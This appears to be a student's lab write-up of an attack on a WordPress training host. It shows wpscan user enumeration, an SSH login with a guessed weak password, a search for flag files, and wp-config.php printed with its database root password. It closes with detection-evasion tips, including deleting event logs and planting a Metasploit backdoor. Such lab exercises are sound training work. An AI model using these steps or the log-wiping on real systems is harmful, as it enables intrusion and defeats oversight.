
Exploitation: WordPress User Enumeration

Summarize the following:

- How did you exploit the vulnerability?
  - Used wpscan to enumerate usernames.
- What did the exploit achieve?
  - Was provided the usernames for each user
- Include a screenshot or command output illustrating the exploit.



```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u
-------------------------------------------------------------------
```




```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==================================================

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/use
```

Exploitation: Port 22 Open

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?
  - via SSH connection
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?
  - Gained user access (utilizing a weak password) to then locate the wp-config.php file, containing the MySQL database credentials.
- Include a screenshot or command output illustrating the exploit.



```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ find / -type f -iname *flag* -exec ls -la {} + 2>/dev/null
-r-------- 1 root
```

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

Avoiding Detection

Stealth Exploitation of Weak Passwords

Monitoring Overview

- Which alerts detect this exploit?
  - Excessive HTTP Errors
    - WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - https.response.status_code
- Which thresholds do they fire at?
  - above 400

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Utilize different methods of obtaining weak passwords (simple guessing based on personal info, cracking hashed passwords)
- Are there alternative exploits that may perform better?
  - If a password hash can be obtained, it is likely that it can be cracked against a wordlist.

Stealth Exploitation of WordPress User Enumeration

Monitoring Overview

- Which alerts detect this exploit?
  - HTTP Request Size Monitor
    - sum() of http.request.bytes OVER all documents
- Which metrics do they measure?
  - http.request.bytes
- Which thresholds do they fire at?
  - 3500

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Staggering scans instead of using a continuous scan
- Are there alternative exploits that may perform better?
  - wpscan --stealthy --url http://192.168.1.110/wordpress/ --enurmerate u

Stealth Exploitation of Port 22 Open

Monitoring Overview

- Which alerts detect this exploit?
  - CPU Usage Monitor
    - max() OF system.process.cpu.total.pct OVER all documents
- Which metrics do they measure?
  - system.process.cpu.total.pct
- Which thresholds do they fire at?
  - ABOVE 0.5 (50%)

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Switching ports and removing event logs to make it appear as a false positive
- Are there alternative exploits that may perform better?
  - Metasploit could perform better and allow a backdoor into the machine